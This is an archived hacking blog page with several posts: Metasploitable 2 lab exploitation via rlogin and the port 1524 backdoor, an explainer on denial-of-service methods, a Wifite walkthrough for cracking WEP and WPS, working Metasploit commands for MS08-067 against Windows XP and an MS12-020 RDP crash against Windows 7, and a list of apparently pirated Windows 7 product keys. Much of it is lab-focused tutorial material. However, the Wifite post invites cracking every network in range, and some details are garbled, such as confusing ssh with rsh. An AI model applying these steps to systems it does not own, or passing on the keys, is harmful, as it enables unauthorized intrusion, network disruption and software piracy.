RN-QQHFzQYtPGkUCfyu8eve2qf0

Thursday, 1 May 2014

Metasploitable 2 : Vulnerability assessment and Remote Login

0 comments
If you've followed my previous tutorial on Introduction to Metasploitable 2, then you should be sitting here with Kali Linux and Metasploitable 2 up and running. So, I'm gonna skip the formalities and move right ahead.


Portscan

On a Kali Linux machine, open a terminal. Type ifconfig, and note the eth0 IP address. This will give you an idea of what the ip of your target machine could be. In my case, ifconfig returned my IPv4 address as 192.168.154.131. This means that Metasploitable must have an IP residing somewhere in the 192.168.154.xxx range. To scan all ports in that range, you can use Nmap scan. Here is what it should look like.
nmap -sS 192.168.154.0/24


The conclusion that can be drawn here is that the Metasploitable 2 machine has IP 192.168.154.132. Also, it has a huge lot of open ports. As you will discover later, each of these ports is a potential gateway into the machine. On the metasploitable machine, after logging in with msfadmin:msfadmin, you can execute an ifconfig to verify that the IP is indeed 192.168.154.132 (or whatever may be your case).

Vulnerabilities

Now the Metasploitable 2 operating system has been loaded with a large number of vulnerabilites. There are the following kinds of vulnerabilities in Metasploitable 2-
  1. Misconfigured Services - A lot of services have been misconfigured and provide direct entry into the operating system.
  2. Backdoors - A few programs and services have been backdoored. These backdoors can be used to gain access to the OS.
  3. Weak Passwords - These are vulnerable to bruteforce attacks.
  4. Vulnerable Web Services- A few web services pre-installed into Metasploitable have known vulnerabilities which can be exploited.
  5. Web Application Vulnerabilities - Some vulnerable web applications can be exploited to gain entry to the system.
There is a very resourceful article about many vulnerabilities on Rapid7 website.

Exploiting The Vulnerabilities

Remote access vulnerability - Rlogin

Remember the list of open ports which you came up across during the port scan? The 512,513 and 514 ports are there for remotely accessing Unix machines. They have been misconfigured in such a way that anyone can set up a remote connection without proper authentication. This vulnerability is easy to exploit. We will use rlogin to remotely login to Metasploitable 2. Type rlogin to see the details about the command structure.


root@kali:~# rlogin
usage: ssh [-1246AaCfgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-e escape_char] [-F configfile]
           [-I pkcs11] [-i identity_file]
           [-L [bind_address:]port:host:hostport]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-R [bind_address:]port:host:hostport] [-S ctl_path]
           [-W host:port] [-w local_tun[:remote_tun]]
           [user@]hostname [command] 
 
rlogin -l root 192.168.154.132
Most probably you will get something like this-

root@kali:~# rlogin -l root 192.168.154.132
The authenticity of host '192.168.154.132 (192.168.154.132)' can't be established.
RSA key fingerprint is *****.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.154.132' (RSA) to the list of known hosts.
root@192.168.154.132's password: 

As you can see, it is asking for a password. It's not because the target is not vulnerable. It's because we don't have ssh-client installed on Kali Linux. The rsh-client is a remote login utility that it will allow users to connect to remote machines.
apt-get install rsh-client
This will start the installation progress, you'll have to type yes once or twice, Kali will do the rest for you. After the installation is successful, you should try your previous command again. This time around, things will be better.


root@kali:~# rlogin -l root 192.168.154.132
Last login: Thu May  1 11:34:55 EDT 2014 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# 

Now you have an administrator privilege shell on Metasploitable 2. That was as easy as typing one line. (and installing an application). We have one more such vulnerability that can be exploited easily.

Telnet Vulnerability

Look at the open port list again. On port 21, Metasploitable 2 runs VSFTPD, a popular FTP server. The version that is installed on Metasploit contains a backdoor. The backdoor was quickly identified and removed, but not before quite a few people downloaded it. If a username is sent that ends in the sequence ":)" (the happy smiley), the backdoored version will open a listening shell on port 6200. This means anyone can login to a computer without knowing the credentials, just use :). This can be exploited using Metasploit. We will cover this in the next tutorial. Till then something for your appetite-
telnet 192.168.99.131 1524
This is a another one line exploit, on the 1524 ingreslock port (see portscan result). I will post more stuff soon, but this is all for now.


Metasploitable 2 Linux - Most Vulnerable OS in the town : Introduction and Installation

0 comments

What is Metasploitable 2

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.   [Quoted from Rapid7]


Download and install metasploitable linux

Firstly, I'd list some requirements- 10 to 30 GB disk space for metasploitable (Kali would need a similar amount of disk space), 1GB ram for metasploitable (a total of 4GB would be great, 1gb for kali, 1gb for metasploit, and 2gb will keep your host OS running). If you have all this, which you probably should, then go ahead and download Metasploitable from sourceforge. - http://sourceforge.net/projects/metasploitable/
The last time I checked, the download was a zip file.

 After extracting it, no installation is needed. What IS needed is a virtual machine software like Vmware or virtualbox. You can use Virtual Box, which is free, or VmWare workstation, which you'll have to buy, Vmware player is free, and will serve most of your purposes. I am using Vmware Workstation, and will give the instructions for it. Detailed guides are available for all of these on the internet, and I won't waste much time with it. Assuming you have downloaded and extracted the Metasploitable file, and installed Vmware Workstation, follow these instruction-


Open Vmware workstation. Click on file -> Open. Something like this will pop out. After that browse to the location where you extracted the Metasploitable file. It must look somewhat like this. Click on open. You will see something with Vmware icon. Open that one.


Your Virtual machine will be up and running within a few minutes. Depending on the situation, a few more
next and enter stuff would be required, but the instructions provided by the program would be simple and clear and you can help yourself.


Once you've started Metasploitable

You'll have a login prompt, and the login username and password would be given right there. It would be msfadmin, if you can't seem to find it. Nothing else needs to be done here. Now your target is ready, but you are far from done. If this is not your visit to this blog, then you have probably already installed Kali Linux and know how to use it. If you have been following this blog for a long time, then you also know how to use Metasploit to hack Windows machine, and are ready to jump to the next post. So if you have to OS, and the basic hacking skills, then you can stop here and move to the next post, else read on.

Next Post : Vulnerability assessment and exploiting metasploitable 2


Kali Linux and metasploit

While its not necessary to use Kali Linux, and Backtrack, Backbox Linux and other Linux distributions will work well too, there is no reason why NOT to use Kali Linux. It simplifies everything for you, providing you with 100s of tools pre-installed, and is specifically designed for pentesting. It has some advantages over Backtrack, most importantly, it has been written from scratch in Debian and has resolved most of the backtrack issues. It comes preinstalled with Metasploit, so it takes down one step. I have written enough posts on installing Kali Linux to write another one here, so I'm just gonna provide links to posts on my blog which you should read and then come back here. If you expected to read just one post and become 'that cool kid who can hack anything', then you are up for a disappointment. Here is what you should do-


Kali Linux must read post (its must read for a reason, do read it)   Kali Linux Installation post 
The metaploit tutorials (you only have to read the first few to reach the point from where you can come back here, but reading them all would be great. And you don't just 'read', you follow the instructions and do the necessary)-

Monday, 28 April 2014

Denial Of Service Methods : ICMP, SYN, teardrop, botnets

0 comments

Introduction to Denial Of Service


In a previous post, I had introduced you to the basic idea of a denial of service attack. We used real life examples (bus stop and online game) to depict the idea behind a DOS attack. We crashed our own Windows and Kali Linux machine (using batch and command line interface respectively). Now it's time to learn how actually DOS of service attacks work, in terms of packets and other networking terms. So here is a one by one description on four of the well known attacks.

Various methods of Denial Of Service attack

ICMP flooding (smurfing)

Before I go off explaining what the attack is, first I'll tell you about the packets.
Contents of an ICMP packet (should not bother you currently)
ICMP packets have two purposes (technically)-
  • It is used by network devices, like routers, to send error messages indicating, for example, that a requested service is not available or that a host or router could not be reached
  • It is also used to relay query messages
Practically, all an ICMP packet does is confirm connectivity. You send a message to an IP and see if you are connected. If not, you get an error like "Destination unreachable". Pings use the ICMP packet.
While the packet as a whole allows us to directly attack the network by flooding it with a lot of ICMP packets, the second ability listed above gives us a new advantage. We can send ICMP relay packets to a network, with a spoofed source IP (we will change our IP to that of target), and when the network will replay to our packet, it will reply to the spoofed IP, causing it to be flooded with ICMP packets. This is called indirect ICMP flooding, also known as smurfing. It is tougher to detect than a normal direct ICMP attack, and the network serves as amplifier, the larger the better, making the attack much stronger, since you have the power of many computers at your disposal, instead of just one. If the target is flooded with enough packets, it loses it ability to respond to genuine packets, resulting in a successful Denial of Service attack.


SYN flooding

The three way handshake (that didn't happen in our case)
In SYN flooding, the attacker send the target a large number of TCP/SYN packets. These packets have a source address, and the target computer replies (TCP/SYN-ACK packet) back to the source IP, trying to establish a TCP connection. In ideal condition, the target receives an acknowledgement packet back from the source, and the connection established is in a fully open state. However, the attacker uses a fake source address while sending TCP packets to the victim, and the target's reply goes to an inexistent IP, and therefore, does not generate an acknowledgement packet. The connection is never established, and the target is left with a half open connection. Eventually, a lot of half open connections are created, and the target network gets saturated to the point where it does not have resources left to respond to the genuine packets, resulting in a successful DOS attack. Also, since the connections stay open for a while, the server loses its ability to work for a good amount of time after the attack has been stopped.

Teardrop attack

First of all - In computer networking, a mangled or invalid packet is a packet — especially IP packet — that either lacks order or self-coherence, or contains code aimed to confuse or disrupt computers, firewalls, routers, or any service present on the network. (source : Wikipedia)
Now in  a teardrop attack, mangled IP packets are sent to the target. They are overlapping, over-sized, and loaded with payloads. Now various operating systems have a bug in their TCP/IP fragmentation re-assembly code. What that means, is when the OS tries to re-assemble the TCP/IP packets that it gets, a piece of code exploits a bug in the way the re-assembling process works, and the OS crashes. This bug has been fixed, and only Windows 3.1x, Windows 95 and Windows NT operating systems, as well as versions of Linux prior to versions 2.0.32 and 2.1.63 are vulnerable to this attack. This type of attack does not require much bandwidth on the user side, and has devastating effect for the targeted server.

Botnets

A small botnet
Now, this is not an attack is such, rather, it is a way of carrying out the attacks more effectively. When carried out against a large server, the above attacks usually prove ineffective. Your home router is nothing when compared to the HUGE servers that big websites have, and handling a single PCs DOS effect can be a piece of cake. This leads to the need of a Distributed Denial of Service attack. In a distributed denial of service, hacking groups use their numbers as strength. For example, if you have 500 friends who know how to carry out a denial of service attack, then the combined impact is much more dangerous than that of a lone PC. However, it is not always possible to have 500 hackers next door, and not all of us are part of large black hat hacking organisations. 
Try not to end up like this
This is where the botnets steps in. Now the bad guys use tools called RATs (remote administration tools) to infect and get total control over computers over the internet. The RATs are a kind of trojan, and can lie there on your PC and you'll never find out. By the use of crypting, some hackers have mastered anti-virus evasion, and these RATs can lie undetected on your PC for years. This is 100% illegal. You can easily end up in jail for this, and I recommend that you stay away from this. But, its important that you are aware of the existence of such tools, and more importantly, what the hackers can do with them. Now lets assume you made a RAT and its has infected 10,000 people. You can actually control those 10,000 computers. Now there's this website server that you don't like, and you're this badass hacker who takes down stuff he doesn't like. No, you don't have a warehouse full of networking power (servers), but you do have ten thousand computers at your disposal, and this is called a botnet. You also have 5 friends who are hackers, and have similarly sized botnets. Such immense networking power can easily take down a large website for hours, if not days. The results of flooding packets from 50,000 computers can be catastrophic. With modern day firewalls, it is almost impossible to flood servers and take them down using one single computers, so while botnets are the most unethical entities, they are also the most powerful. Now here is a suggestion, Denial of Service attacks are easy to trace back (if you are a beginner), and even if you are good, there is always someone better, and you can't hide forever. So try not to send bad packets at random websites, you won't look good in orange 

Friday, 18 April 2014

Wifite : Hacking Wifi The Easy Way : Kali Linux

0 comments

Wifite

While the aircrack-ng suite is a well known name in the wireless hacking , the same can't be said about Wifite. Living in the shade of the greatness of established aircrack-ng suite, Wifite has finally made a mark in a field where aircrack-ng failed. It made wifi hacking everyone's piece of cake. While all its features are not independent (eg. it hacks WPS using reaver), it does what it promises, and puts hacking on autopilot. I'm listing some features, before I tell you how to use wifite (which I don't think is necessary at all, as anyone who can understand simple English instructions given by Wifite can use it on his own).

Features Of Wifite

  • Sorts targets by signal strength (in dB); cracks closest access points first
  • Automatically de-authenticates clients of hidden networks to reveal SSIDs
  • Numerous filters to specify exactly what to attack (wep/wpa/both, above certain signal strengths, channels, etc)
  • Customizable settings (timeouts, packets/sec, etc)
  • "Anonymous" feature; changes MAC to a random address before attacking, then changes back when attacks are complete
  • All captured WPA handshakes are backed up to wifite.py's current directory
  • Smart WPA de-authentication; cycles between all clients and broadcast deauths
  • Stop any attack with Ctrl+C, with options to continue, move onto next target, skip to cracking, or exit
  • Displays session summary at exit; shows any cracked keys
  • All passwords saved to cracked.txt
  • Built-in updater: ./wifite.py -upgrade

I find it worth mentioning here, that not only does it hack wifi the easy way, it also hack in the best possible way.  For example, when you are hacking a WEP wifi using Wifite, it uses fakeauth and uses the ARP method to speed up data packets (I wrote a full length post about something which it does automatically!).

Hacking WEP network

If you've followed my previous posts on Hacking Wifi (WEP), you know there's a lot of homework you have to do before you even start hacking. But not here. With Wifite, its as easy and simple as a single command.
wifite -wep
You might even have used the command
wifite
If you see any error at this stage move to the bottom of the page for troubleshooting tips. If your issue is not listed please comment. We reply within a day.
The -wep makes it clear to wifite that you want to hack WEP wifis only. It'll scan the networks for you, and when you think it has scanned enough, you can tell it to stop by typing ctrl+c. It'll then ask you which wifi to hack. In my case, I didn't specify -wep so it shows all the wifis in range.
 You can also select all and then go take a nap (or maybe go to sleep). When you wake up, you might be hacking all the wifi passwords in front of you. I typed one and it had gathered 7000 IVs (data packets) within 5 mins. Basically you can except it to hack the wifi in 10 mins approx. Notice how it automatically did the fake auth and ARP replay.
Here are a few more screenshots of the working of Wifite, from their official website (./wifite.py is not something that should bother you. You can stick with the simple wifite. Also, specifying the channel is optional so even the -c 6 was unnecessary. Notice that instead of ARP replay, the fragmentation attack was used, using -frag) -

 Hacking WPS wasn't fast (it took hours), but it was easy and didn't require you to do anything but wait.
 Note, the limitation that many reader on my blog are beginners forbid me from introducing too many attacks. I made a tutorial about ARP replay attack, and that too was detailed as hell. However, Wifite makes it possible for you to use any method that you want to use, by just naming it. As you saw in the screenshot above, the fragmentation attack was carried out just by typing -frag. Similarly, many other attacks can be played with. A good idea would be to execute the following-
wifite -help
This will tell you about the common usage commands, which will be very useful. Here is the list of WEP commands for different attacks-
    WEP
-wep         only target WEP networks [off]
-pps <num>   set the number of packets per second to inject [600]
-wept <sec> sec to wait for each attack, 0 implies endless [600]
-chopchop   use chopchop attack      [on]
-arpreplay   use arpreplay attack     [on]
-fragment   use fragmentation attack [on]
-caffelatte use caffe-latte attack   [on]
-p0841       use -p0841 attack        [on]
-hirte       use hirte (cfrag) attack [on]
-nofakeauth stop attack if fake authentication fails    [off]
-wepca <n>   start cracking when number of ivs surpass n [10000]
-wepsave     save a copy of .cap files to this directory [off]
As you can see, its the same thing as is there on the help screenshot. Play around with the attacks and see what you can do. Hacking WPA without WPS wouldn't be that easy, and while I don't usually do this, I'm providing a link to an external website for the tutorial . This is the best WPA cracking tutorial I've seen, and I can't write a better one. It's highly detailed, and I'm just hoping I don't lose my audience to that website. Here is the tutorial - Cracking Wifi WPA/WPA2 passwords using pyrit cowpatty in Kali Linux

Troubleshooting

Wifite quits unexpectedly, sating "Scanning for wireless devices. No wireless interfaces were found. You need to plug in a wifi device or install drivers. Quitting."
You are using Kali inside a virtual machine most probably. Virtual machine does not support internal wireless card. Either buy an external wireless card, or do a live boot / side boot with Windows. Anything other than Virtual machine in general.

    Tuesday, 15 April 2014

    Windows 7 Ultimate 32 And 64 bit keys 2014

    0 comments
    Windows 7 Ultimate 64 bit Key

    FHY4Q-VB63H-XK8VD-9Y68P-RFQ43
    49PB6-6BJ6Y-KHGCQ-7DDY6-TF7CD
    BCGX7-P3XWP-PPPCV-Q2H7C-FCGFR
    J6C9R-C9HHG-3CWTY-Y4MPW-CD72J

    New Keys :- watch this video https://www.youtube.com/watch?v=cC5uiaRjOHM&list=TLFRBh0LkgZokWindows 7 Ultimate 32 bit Key

    342DG-6YJR8-X92GV-V7DCV-P4K27 
    FJGCP-4DFJD-GJY49-VJBQ7-HYRR2 
    342DG-6YJR8-X92GV-V7DCV-P4K27
    22TKD-F8XX6-YG69F-9M66D-PMJBM 

    P72QK-2Y3B8-YDHDV-29DQB-QKWWM

    For New Keys Watch This video https://www.youtube.com/watch?v=cC5uiaRjOHM&list=TLFRBh0LkgZok

    Saturday, 12 April 2014

    Hacking Windows : Totally own it - Hollywood Style

    0 comments
    Now while the real life hacking and the one in the movies might seem far from congruent, there is some similarity at least, and in this post, we'll get no shells, no meterpreter, no bullshit. We'll simply get the Windows XP desktop inside our Kali machine like we actually are on it. What we're actually getting is going to be something like this-


    If you have any difficulty understanding whats going on, then that's because you skipped over 5 articles on penetration testing. You are recommended to go over last 3 atleast.

    Starting metasploit

    You must be having Kali Linux installed, follow the link if you haven't already got Kali Linux.

    After that, execute the following commands on terminal to get Metasploit running
    service postgresql start
    service metasploit start
    msfconsole
    After this, you metasploit framework will start.

    Information Gathering

    • Find IP of XP machine by running ipconfig on XP command prompt.
    • Find IP of Kali machine by running ifconfig on Kali terminal.

    Hacking XP 

    Now execute the following code (without the msf> it is there by already) -
    msf > use exploit/windows/smb/ms08_067_netapi
    It selects the netapi ms08 exploit which is well known for Windows XP. Now execute the following (everything before > will already be there)
    msf  exploit(ms08_067_netapi) > set PAYLOAD windows/vncinject/bind_tcp 
     Now execute a show options to get an idea what all values need to be filled.
    msf  exploit(ms08_067_netapi) >show options
    You will need the information gathered from Information Gathering step. Remember - XP -> Remote host (RHOST). This is all we need. Just enter the XP IP instead of 192.168.xxx.xxx
    msf  exploit(ms08_067_netapi) > set RHOST 192.168.xxx.xxx
    That would be all. Now type exploit and press enter.
    msf  exploit(ms08_067_netapi) > exploit
    If everything goes right, then you'll have a pretty much movie kind of remote connection working for you, and you'll be able to work stuff like you'd normally do if you had access to the machine.

    How To Recover Releted Files From Recycle Bin

    0 comments
    1) Go to My Computer
    2) Go to Local disk (C:) 
    3) Go to Users 
    4) Click on You account name
     5) Right Click on the folder from where you have deleted files
    6) Go to Properties 
    7) Click On previous Version
    8) Choose the time when you have deleted your files 
    9) Right click on it and then copy it

      CLICK HERE TO LEARN FROM LIVE VIDEO

    Friday, 11 April 2014

    Introduction To Armitage in Kali : Hack without one line of code

    0 comments
    Fast and easy hacking, that's what the official Armitage website is named as. And fast and easy hacking it is. It is not recommended starting your life as a penetration tester with Armitage. But after you know the basics of metasploit (which you do now), you can take a look at this great tool. And I've started to assume you have Kali Linux installed.


    Installing Metasploit

    Now metasploit is not distributed with Kali Linux (it was distributed with backtrack though). However, Kali has it on its repositories, and it can be easily downloaded and installed by executing-
    apt-get install armitage
    It will check dependencies and download the required file and install Armitage for you.  After its done, you can start armitage by using the following code-
    service postgresql start
     service metasploit start
    armitage


     You will get a screen like this. Let the settings be as they are, and click connect. You'll get a prompt like this (most of the time)
    Now you'll see Armitage making some connection for you. For a short while it might show failure messages (Connection Refused), but after some time Armitage will start.
    And you'll end up with a windows somewhat like this
    Now while I do believe that the developer has succeeded in making a tool which permits me to say - "I'll take my leave, you can handle stuff from here", but I'd still go on for a while, helping you know some basic stuff before I take my leave.

    Armitage Basics


    Now the tough coding (honestly there wasn't anything tough about that) that you had to do with Metasploit, becomes as easy as a click on Armitage. Better yet, you can see exactly what line of code is actually executed when you do something with your mouse. As a start, you should do a quick scan with OS detect.
    And while it does ask you to enter some stuff now, it is going to be pretty easy, you just have to follow the example given by armitage with some modification.
    First do your old ifconfig on a new terminal to find you IP
    ifconfig
     Notice that most of the time, the first 6 digits are 192.168. You have to figure out the next 3 digits. After that, you can enter the ip into the armitage window. Look at the sample it had provided, just copy that, and, replacing the 1 with 154 as in my case. You final code should be 192.168.154.0/24. The 0/24 means it'll look at all the IPs from 192.168.154.1 to 192.168.154.256. Actually it scans IP from 192.168.xxx.0 through 192.168.xxx.255. Most of the time, you'll find your host in this range, however, to include all IP from 192.168.0.0 to 192.168.255.255, you may use 192.168.0.0/16.
    This is the automatically generated code after clicking OK.


    Now, after a few seconds, you will see the following message, and it tells you exactly what you're supposed to do next.
    Now a couple of computers with respective OS icons will show up on your screen. As expected, you'll have to go to Attacks -> Find attacks. There's no rocket science here, and I'm not putting any more screenshots. After that, right click on the computer you want to hack, and you'll see an attack option. Select whichever you want to try, enter the requisites (you learnt how to do Information gathering in the previous Metasploit tutorials). Everything will be quite easy, except for the fact that the exploits in attack section will be possible exploits, that might or might not work. If you're expecting a click to hack you a Windows 7 machine, then that's just not happening. It might work with an unpatched XP machine, a ms03_026_dcom might do the trick, or the netapi one. Good luck with playing around with this tool. And here's the official Armitage website (media section link, useful vids and pics there) where you might find some more guidance, though the tool doesn't need any.

    Penetration Testing : Crash Windows 7 Using Metasploit and Remote Desktop Connection Vulnerability

    0 comments

    Crashing Windows 7


    Now while the story so far has been smooth and cozy, it gets a bit tough from here on. For modern operating systems like Windows 7, there aren't any magical exploits like the ones we had for unpatched Windows XP machines. We had been able to hack Windows XP and try some meterpreter features on the exploited XP machine. However, when it comes to Windows 7, there aren't any direct exploits for gaining access to the machine. We can try some client side attacks, etc. Social engineering toolkit would be great for stuff like that. However, there is still one vulnerability that waits to be exploited. In Windows 7, there is a hole in the RDP port (3389) which can work over LAN as well as over the internet. Over the internet stuff can get a bit tougher, however on the LAN, this should be a piece of cake (if you have successfully followed out pentest tutorials so far).


    Requirements

    Now you will require an attacker Kali machine, and a victim Windows machine, both running on Virtual machines. Windows 7 should be a fresh install, with no updates, as they can patch the vulnerability, making it unexploitable. Now when you have got all this setup, you can move on to further steps.

    Information Gathering

    Now we'll have to find out the IP of out victim. This would have been complicated in a real life scenario, but in our case, you just go to Windows 7, open command prompt, and type ipconfig. You should be looking for IPv4 address of Local Area Network.
    In our case thats where the information Gathering Stops

    Starting Metasploit

    Now execute the following commands to start metasploit framework
    service postgresql start
    service metasploit start
    msfconsole
    So now you have msf console opened up (note my codes will still display root@kali but you don't mind it).

    Exploit

    Now select the exploit that we are going to be using-
    use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
    Now do a show options, it will tell you that  it only requires two options, RHOST and RPORT. Rport is obviously 3389, the remote desktop port. The RHOST is the one you found out in the information gathering step. The use the following code to set the RHOST
    set RHOST 192.168.---.---
    Surprising as it may seem, we are done already. Just type
    exploit
    The target machine will get a Blue Screen Of Death and will reboot. You can do this as many times as you feel like, and in real life scenario, it can be really annoying, considering it can be done over the internet too.

    Possible Problems


     If you get an error of this sort, then most probably your Windows 7 machine has firewall enabled, and is blocking your packets. An antivirus could do the same thing. There might be some issues with the LAN connection too. A good diagnosis test would be to ping the machine. Go to a kali terminal and execute
    ping 192.168.---.---
    After waiting for a while, press ctrl + c which will stop the pinging. Look at the result-
     If you get something like this (0 packets received), then there is absolutely no communication between the Kali and Windows machine (in effect, they are not on the same network, even though they are). That's why the exploit doesn't work.
    Something like this means that the connection is just fine, and probably the Windows machine has become immune to the attack due to some patch. (see : https://technet.microsoft.com/en-us/library/security/ms12-020.aspx)
    If its the former case, then you'll have to find a way to get the connection working, and if its the latter, then try disabling firewall, antivirus, and maybe setting the network as home instead of public. Then go to advanced sharing settings, and choose all the options that you think will make your computer easier to hack.
    If possible, see if you can uninstall installed updates. The final thing to do is to get an early unpatched release of Windows 7. In some cases installing VMware tools might help.

    Enable Remote Desktop

    In many Windows releases, remote desktop is turned off by default. To enable it, follow these steps-
    Go to System (Control Panel\System and Security\System). Click on Remote settings. Select the "Allow Remote Connections to this computer" button. Click ok.
    Select the allow option. By default don't allow is selected in many Windows releases.

    Monday, 7 April 2014

    How To Speed Up Youtube Videos By 1.5x Or 2x Speed - Jpt Videos

    0 comments
    How To Speed Up Youtube Videos By 1.5x Or 2x Speed . Watch Youtube Videos At 2x (Double) Speed..This Method Is The Easiest And Best Method For Watching Youtube Videos At Your Own Speed.You Can Slow Down As Well As Increase The Videos Speed After Watching This Video. http://itstrickszone.blogspot.com Subscribe For More Such Videos: https://www.youtube.com/user/jptv1dz?annotation_id=channel%3A54640200-0000-2ee8-8053-001a113dc044&feature=iv&src_vid=aUZJzIU9LeE Speed Up Youtube Videos By 1.5x Or 2x Speed Links: ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ http://facebook.com/suraj.pandey.3532 http://instagram.com/canugod http://itstrickszone.blogspot.com http://youtube.com/user/jptv1dz How To Watch Youtube Videos At 2x (Double) Speed Watch youtube videos at 2x speed or double speed. Double your youtube video speed. How To Speed Up Youtube Videos By 1.5x Or 2x Speed Speed Up Youtube Videos By 1.5x Or 2x Speed Live Video:-